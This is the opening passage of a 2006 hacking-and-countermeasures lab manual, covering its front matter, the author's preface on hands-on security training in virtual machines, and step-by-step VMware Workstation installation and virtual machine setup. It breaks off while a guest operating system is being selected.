PRACTICAL HACKING TECHNIQUES AND COUNTERMEASURES

Mark D. Spivey, CISSP

Auerbach Publications
Taylor & Francis Group

PRACTICAL HACKING TECHNIQUES AND COUNTERMEASURES

OTHER INFORMATION SECURITY BOOKS FROM AUERBACH

Assessing and Managing Security Risk in IT Systems: A Structured Methodology
John McCumber
ISBN: 0-8493-2232-4

Audit and Trace Log Management: Consolidation and Analysis
Phillip Q Maier
ISBN: 0-8493-2725-3

Building and Implementing Security Certification and Accreditation Program
Patrick D Howard
ISBN: 0-8493-2062-3

The CISO Handbook: A Practical Guide to Securing Your Company
Michael Gentile; Ronald D Collette; Thomas D August
ISBN: 0-8493-1952-8

The Complete Guide for CPP Examination Preparation
James P Muuss; David Rabern
ISBN: 0-8493-2896-9

Curing the Patch Management Headache
Felicia M Nicastro
ISBN: 0-8493-2854-3

Cyber Crime Investigator's Field Guide, Second Edition
Bruce Middleton
ISBN: 0-8493-2768-7

Database and Applications Security: Integrating Information Security and Data Management
Bhavani Thuraisingham
ISBN: 0-8493-2224-3

The Ethical Hack: A Framework for Business Value Penetration Testing
James S Tiller
ISBN: 0-8493-1609-X

Guide to Optimal Operational Risk and Basel II
Ioannis S Akkizidis; Vivianne Bouchereau
ISBN: 0-8493-3813-1

The Hacker's Handbook: The Strategy Behind Breaking into and Defending Networks
Susan Young; Dave Aitel
ISBN: 0-8493-0888-7

The HIPAA Program Reference Handbook
Ross Leo
ISBN: 0-8493-2211-1

Information Security Architecture: An Integrated Approach to Security in the Organization, Second Edition
Jan Killmeyer Tudor
ISBN: 0-8493-1549-2

Information Security Cost Management
Ioana V. Bazavan; Ian Lim
ISBN: 0-8493-9275-6

Information Security: Design, Implementation, Measurement, and Compliance
Timothy P. Layton
ISBN: 0-8493-7087-6

Information Security Fundamentals
Thomas R Peltier; Justin Peltier; John A Blackley
ISBN: 0-8493-1957-9

Information Security Management Handbook, Fifth Edition, Volume 2
Harold F Tipton; Micki Krause
ISBN: 0-8493-3210-9

Information Security Management Handbook, Fifth Edition, Volume 3
Harold F Tipton; Micki Krause
ISBN: 0-8493-9561-5

Information Security Policies and Procedures: A Practitioner's Reference, Second Edition
Thomas R Peltier
ISBN: 0-8493-1958-7

Information Security Risk Analysis, Second Edition
Thomas R Peltier
ISBN: 0-8493-3346-6

Information Technology Control and Audit, Second Edition
Frederick Gallegos; Daniel P Manson;
Sandra Senft; Carol Gonzales
ISBN: 0-8493-2032-1

Managing an Information Security and Privacy Awareness and Training Program
Rebecca Herold
ISBN: 0-8493-2963-9

The Practical Guide to HIPAA Privacy and Security Compliance
Kevin Beaver; Rebecca Herold
ISBN: 0-8493-1953-6

A Practical Guide to Security Assessments
Sudhanshu Kairab
ISBN: 0-8493-1706-1

Securing Converged IP Networks
Tyson Macaulay
ISBN: 0-8493-7580-0

The Security Risk Assessment Handbook: A Complete Guide for Performing Security Risk Assessments
Douglas J Landoll
ISBN: 0-8493-2998-1

Surviving Security: How to Integrate People, Process, and Technology, Second Edition
Amanda Andress
ISBN: 0-8493-2042-9

Wireless Security Handbook
Aaron E Earle
ISBN: 0-8493-3378-4

AUERBACH PUBLICATIONS
www.auerbach-publications.com
To Order Call: 1-800-272-7737 • Fax: 1-800-374-3401
E-mail: orders@crcpress.com

PRACTICAL HACKING TECHNIQUES AND COUNTERMEASURES

Mark D. Spivey, CISSP

Auerbach Publications
Taylor & Francis Group
Boca Raton New York

Auerbach Publications is an imprint of the
Taylor & Francis Group, an informa business

Auerbach Publications
Taylor & Francis Group
6000 Broken Sound Parkway NW, Suite 300
Boca Raton, FL 33487-2742

Auerbach is an imprint of Taylor & Francis Group, an Informa business

Printed in the United States of America on acid-free paper
10 9 8 7 6 5 4 3 2 1

International Standard Book Number-10: 0-8493-7057-4 (Hardcover)
International Standard Book Number-13: 978-0-8493-7057-1 (Hardcover)

Library of Congress Cataloging-in-Publication Data

Spivey, Mark D.
Practical hacking techniques and countermeasures / Mark D. Spivey.
p. cm.
Includes bibliographical references and index.
ISBN-13: 978-0-8493-7057-1
1. VMware. 2. Operating systems (Computers) 3. Virtual computer systems. I. Title.

QA76.76.O63S6755 2006
005.4’32--dc22 2006013484

**Visit the Taylor & Francis Web site at
http://www.taylorandfrancis.com**

**and the Auerbach Web site at
http://www.auerbach-publications.com**

Preface

The entire purpose of *Practical Hacking Techniques and Countermeasures* is to give readers the opportunity to actually put their hands on the tools and techniques commonly used by today's hackers and to actually learn how they work. Up to this point, most security-related books have dealt mainly with the theory and lecture of tools and techniques, but I wanted to provide more. With the use of virtual computers the reader can concentrate on the tools instead of the question of legality.

As a former college department chair I saw firsthand how students responded to hands-on security versus lecture only. By providing my students with a series of labs structured around security, hacking techniques, and countermeasures the students gained an invaluable insight as to how to secure today's computers and associated networks. This is evident by these students being placed at the Pentagon, in our armed forces, as government contractors, and even independent security consultants. I truly believe that when a security professional understands the actual techniques, he or she can provide a better service to the public.

Fifteen years ago the standard for security was "security by obscurity," in other words, "You don't know I have a network therefore I'm safe." With the advent of the Internet this quickly changed. However, even today there are those who when questioned about their security practices respond with "Hey, we're not a bank" or "I don't have anything worth stealing." These people are only delaying the inevitable reality that eventually someone of ill-repute will find their computers or even their networks and take full advantage of them if they haven't already.

Practical Hacking Techniques and Countermeasures is designed as a lab manual. I want every reader to be able to duplicate each lab in this book, which is why I insisted that the inclusion of the CD containing the exact same versions of the tools be used to create this book. This is the first book in a series of books designed to educate security professionals or anyone with an interest in how hacking techniques are conducted, and what countermeasures are available. Hundreds of screenshots are included, which duplicate each lab and are easy to follow.

It was also important for me to create *Practical Hacking Techniques and Countermeasures* from the ground-up perspective. As you progress through the book the techniques and tools become progressively more advanced and follow the standard methodology of how an attacker would approach your own network or computer. I also designed *Practical Hacking Techniques and Countermeasures* to use the exact same tools used by today's hacker. This is by no means a conclusive list because tools are added or become obsolete all the time, however, I have provided an excellent foundation for every reader to practice his or her security skills and the reality is most tools used by hackers are either open source (free), custom written (programmer), stolen (warez), or a combination of all three. The accompanying CD provides 95 percent free tools and demo or trial versions of commercially available security software.

I have also developed a Web site for *Practical Hacking Techniques and Countermeasures* to support my readers, as well as inform them of upcoming books, special offers, my schedule of security seminar locations, HackSym, and a members section that provides tools, advanced portions of the next book in production, forums to assist in any lab questions, a live chat area where I will schedule and make appearances, and much more. The Web site is located at http://www.virtuallyhacking.com.

I sincerely hope you enjoy reading *Practical Hacking Techniques and Countermeasures* as much as I enjoyed writing it. Beginners will find it intriguing while veteran security professionals will find it to be an excellent reference tool. There is something for everyone.

Enjoy *Practical Hacking Techniques and Countermeasures.*

Mark D. Spivey, CISSP

Contents

Chapter 1

Preparation

Installing VMware Workstation

The VMware® Workstation application started in 1998 and has since then become the global leader in virtual infrastructure software for industry standard systems. VMware offers both Microsoft Windows and Linux versions. For the purposes of this book the Windows version is used, although either type would suffice.


Think of VMware software as a container that holds a separate *(virtual)* computer from the one it is installed on (the *host*). As far as your host computer is concerned, each virtual computer is a separate computer entirely and is treated as such.

VMware software also comes in other flavors, including GSX Server and ESX Server. The noticeable difference is that the GSX Server runs as an application on a host server and the ESX Server is its own operating system. VMware also offers another product called *VMware P2V Assistant*, which creates an image of a current physical computer and creates a virtual computer from that image. This can be very handy for testing purposes.


A 30-day demonstration version is available from its Web site at **http://www.vmware.com/download/ws**. If you download the demo version, you will also need to request a temporary license key and then register the product once it is installed. The latest version at the time of this writing is 5.0.0.13124 (although Workstation 5.5 is out). The demo version is included on the accompanying CD.

To install VMware Workstation, follow these steps:

1. Double-click on the **VMware-Workstation-5.0.0-13124.exe** file to start the installation process.




2. You will see the initial installation screen.



Windows Installer Installation

Preparing 'VMware Workstation' for installation...

3. The Installation Wizard appears. Click **Next**.




VMware Workstation

Welcome to the installation wizard for VMware Workstation

The installation wizard will install VMware Workstation on your computer. To continue, click Next.

WARNING: This program is protected by copyright law and international treaties.

4. Accept the *License Agreement*. Click **Next**.



VMware Workstation

License Agreement

Please read the following license agreement carefully.


END USER LICENSE AGREEMENT
FOR VMWARE® DESKTOP SOFTWARE PRODUCT

VMWARE, INC. LICENSES THIS DESKTOP SOFTWARE PRODUCT TO YOU SUBJECT TO THE TERMS CONTAINED IN THIS END USER LICENSE AGREEMENT ("EULA"). READ THE TERMS OF THIS EULA CAREFULLY. BY INSTALLING, COPYING OR OTHERWISE USING THE SOFTWARE (AS DEFINED BELOW), YOU AGREE TO BE BOUND BY THE TERMS OF THIS EULA. IF YOU

● Yes, I accept the terms in the license agreement

○ No, I do not accept the terms in the license agreement

5. Accept the default installation directory. Click on **Next**.




VMware Workstation

Destination Folder

Click Next to install to this folder, or click Change to install to a different folder.

Install VMware Workstation to:
C:\Program Files\VMware\VMware Workstation\

6. Accept the shortcuts offered. Click **Next**.



VMware Workstation

Configure Shortcuts

Creates program shortcuts


Create shortcuts for VMware Workstation in the following places:

☑ Desktop

☑ Start Menu Programs folder

☑ Quick Launch toolbar

7. Accept the *Yes disable CD autorun*. Click **Next**.



VMware Workstation

Configure Product

Configure miscellaneous product settings


Your machine currently has CD-ROM autorun enabled. Autorun can have unexpected interactions with virtual machines.

Do you want to disable autorun now?

☑ Yes disable autorun

Note: If you select Yes, autorun will not be disabled until you reboot this machine.

8. VMware Workstation is ready to install. Click **Install**.




VMware Workstation
Ready to Install the Program
The wizard is ready to begin installation.
InstallShield
< Back
Install
Cancel

Click Install to begin the installation.

If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.


9. The installation begins.



Please wait while the installation wizard installs VMware Workstation. This may take several minutes.

Status:

The installation continues. Please be patient.




Installing VMware Workstation

Please wait while the installation wizard installs VMware Workstation. This may take several minutes.

Status:

Copying new files

10. Once the installation has completed, you are asked to enter your *User Name, Company, and Serial Number*. If you downloaded the demo version from VMware.com you will need to request that a serial number be e-mailed to you. Click **Enter**. (You can enter this information later but now is the best time.)



Registration Information


(optional) You can enter this information later.

User Name: Virtually Hacking

Company: Hacking the Virtual Computer

Serial Number: (XXXXX-XXXXX-XXXXX-XXXXX) XXXXX-XXXXX-XXXXX-XXXXX

11. The installation is now completed. Click **Finish**.




VMware Workstation

Installation Wizard Completed

The installation wizard has successfully installed VMware Workstation. Click Finish to exit the wizard.

12. You will now have a VMware Workstation icon on your desktop. Double-click the icon to start VMware Workstation.

13. The VMware Workstation application starts. If you did not enter your serial number information during step 10, you will be asked to do so now. This figure shows the VMware Workstation application as it begins.



VMware Workstation

VMware Workstation allows multiple standard operating systems and their applications to run with high performance in secure and transportable virtual machines. Each virtual machine is equivalent to a PC with a unique network address and full complement of hardware choices.

Click this button to create a new virtual machine. You then can install and run a variety of standard operating systems in the virtual machine.

Click this button to create a new team. You then can add several virtual machines and connect them with private team LAN segments.

Click this button to browse for virtual machines or teams and to select one to display in this panel. You then can interact with the guest operating system within this display as you would a standard PC.

Now that you have VMware Workstation correctly installed, you can proceed to the next section, "Configuring Virtual Machines."

Configuring Virtual Machines

VMware Workstation is the application that hosts *virtual* computers. This section will cover the correct installation of a virtual Microsoft Windows 2000 Workstation and Red Hat Linux computers as they are the two operating systems used throughout this book. If you have previously installed either of these operating systems, there is no difference in the process other than you will need to install the VMware Tool covered in each section.

Please remember that it is your responsibility to license any operating system you are using. Microsoft Windows is not free and does not have a demonstration version; therefore, you must have a valid license to install Windows even in a virtual environment. Linux is normally free for downloading and at the time of this writing is freely available at **http://www.linuxiso.org**.


***Note:** Remember that all of Linux is *case sensitive.*

Installing a Virtual Windows 2000 Workstation

Follow these steps:

1. From the VMware Workstation start screen, click **New Virtual Machine**.

2. This will start the **New Virtual Machine Wizard**. Click **Next**.




New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

This wizard will guide you through the steps of creating a new virtual machine.

3. Accept the *Typical* configuration for the virtual machine. Click **Next**.



New Virtual Machine Wizard


Select the Appropriate Configuration
How would you prefer to configure your new virtual machine?

Virtual machine configuration

● Typical
Create a new virtual machine with the most common devices and configuration options. This virtual machine will not be compatible with VMware ESX Server 2.x, GSX Server 3.x, ACE 1.x or Workstation 4.x.

○ Custom
Choose this option if you need to create a virtual machine with additional devices or specific configuration options, or if you need to create a legacy virtual machine.

4. Accept the default of *Microsoft Windows* and select *Windows 2000 Professional* from the list of available operating systems. Click **Next**.



New Virtual Machine Wizard

Select a Guest Operating System
Which operating system will be installed on this virtual machine?

